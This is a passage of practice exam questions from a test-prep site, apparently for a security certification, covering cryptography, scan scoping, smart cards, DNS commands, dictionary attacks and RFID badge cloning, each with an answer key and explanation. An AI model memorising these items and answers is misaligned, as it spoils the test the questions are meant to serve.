OBJ-9.1: The only truly unbreakable encryption is one that uses a one-time use pad. This ensures that every message is encrypted with a different shared key that only the two owners of the one-time use pad would know. This technique ensures that there is no pattern in the key for an attacker to guess or find. Even if one of the messages could be broken, all of the other messages would remain secure since they use different keys to encrypt them. Unfortunately, one-time use pads require that two identical copies of the pad are produced and distributed securely before they can be used. DES and AES both rely on a single shared secret key, making it vulnerable to attack. DES has already been broken, while AES remains unbroken (today). With enough time and computing power, though, an AES key could be discovered. RSA is also vulnerable to attack with enough time and computing power.

45. Question

You are developing your vulnerability scanning plan and attempting to scope your scans properly. You have decided to focus on the criticality of a system to the organization's operations when prioritizing the system in the scope of your scans. Which of the following would be the best place to gather the criticality of a system?

- Ask the CEO for a list of the critical systems
- Conduct a nmap scan of the network to determine the OS of each system
- Scope the scan based on IP subnets
- Review the asset inventory and BCP

Unattempted

OBJ-2.1: To best understand a system's criticality, you should review the asset inventory and the BCP. Most organizations classify each asset in its inventory based on its criticality to the organization's operations. This helps to determine how many spare parts to have, the warranty requirements, service agreements, and other key factors to help keep these assets online and running at all times. Additionally, you can review the business continuity plan (BCP) since this will provide the organization's plan for continuing business operations in the event of a disaster or other outage. Generally, the systems or operations listed in a BCP are

the most critical ones to support business operations. While the CEO may be able to provide a list of the most critical systems in a large organization, it isn't easy to get them to take the time to do it, even if they did know the answer. Worse, in most large organizations, the CEO isn't going to know what systems he relies on, but instead just the business functions they serve, again making this a bad choice. While conducting a nmap scan may help you determine what OS is being run on each system, this information doesn't help you determine criticality to operations. The same is true of using IP subnets since a list of subnets by itself doesn't provide criticality or prioritization of the assets.

46. Question

Which of the following cryptographic algorithms is classified as asymmetric?

- RC4
- AES
- Blowfish
- **Diffie-Hellman**

Unattempted

OBJ-9.1: The Diffie-Hellman (DH) is used to exchange cryptographic keys over a public channel securely and was one of the first public-key protocols. As a public-key protocol, it relies on an asymmetric algorithm. AES, RC4, and Blowfish are all symmetric algorithms.

47. Question

Which of the following identity and access management controls relies upon using a certificate-based authentication mechanism?

- HOTP
- TOTP
- **Smart card**
- Proximity card

Unattempted

OBJ-1.1: Smart cards, PIV, and CAC devices are used as an identity and access management control. These devices contain a digital certificate embedded within the smart card (PIV/CAC) presented to the system when it is inserted into the smart card reader. When combined with a PIN, the smart card can be used as a

multi-factor authentication mechanism. The PIN unlocks the card and allows the digital certificate to be presented to the system.

48. Question

Which of the following commands can be used to resolve a DNS name to an IP address?

- query
- iplookup
- dns
- **host**

Unattempted

OBJ-2.1: The host command is used for DNS (Domain Name System) lookup operations. It is used to find the IP address of a particular domain name or the domain name of a particular IP address. Nslookup and dig are also commands that can be used to lookup a domain name and convert it to an IP address within a Linux system.

49. Question

A cybersecurity analyst is applying for a new job with a penetration testing firm. He received the job application as a secured Adobe PDF file, but unfortunately, the firm locked the file with a password so the potential employee cannot fill in the application. Instead of asking for an unlocked copy of the document, the analyst decides to write a script in Python to attempt to unlock the PDF file by using passwords from a list of commonly used passwords until he can find the correct password or attempts every password in his list. Based on this description, what kind of cryptographic attack did the analyst perform?

- Man-in-the-middle attack
- Brute-force attack
- Session hijacking
- **Dictionary attack**

Unattempted

OBJ-3.2: A dictionary attack is a technique for defeating a cipher or authentication mechanism by trying to determine its decryption key or passphrase by trying hundreds or sometimes millions of likely possibilities, such as words in a dictionary. The key to answering this question is that they were using passwords from a

list. In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. A dictionary attack is a specific form of a brute-force attack that uses a list. A session hijacking attack compromises the session token by stealing or predicting a valid session token to gain unauthorized access to the webserver. A man-in-the-middle attack (MITM), also known as a hijack attack, is an attack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other.

50. Question

You are conducting a physical penetration test against an organization. You followed an employee to the coffee shop next door, and while they were ordering, you got within 1 foot of them to electronically capture their proximity badge. Which of the following exploits are you planning to use?

- Bluesnarfing
- Session hijacking
- Credential harvesting
- **RFID cloning**

Unattempted

OBJ-6.1: Radio-frequency identification (RFID) is a standard for identifying and keeping track of an object's physical location through the use of radio waves. RFID cloning is the act of copying authentication data from an RFID badge's microchip to another badge. In an attack scenario, badge cloning is useful because it enables the attacker to obtain authorization credentials without actually stealing a physical badge from the organization. Badge cloning can be done through handheld RFID writers, which are inexpensive and easy to use. You simply hold the badge up to the RFID writer device, press a button to copy its tag's data, then hold a blank badge up to the device and write the copied data. RFID cloning tools can read the data like any normal RFID reader would and be located up to several feet away or inside a bag.

Click Below to go to Next Practice Set

Pages: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22

← Previous Post

Next Post →

Skillcertpro

Quick Links

ABOUT US

FAQ

BROWSE ALL PRACTICE TESTS

CONTACT FORM

Important Links

REFUND POLICY

REFUND REQUEST

TERMS & CONDITIONS

PRIVACY POLICY

Privacy Policy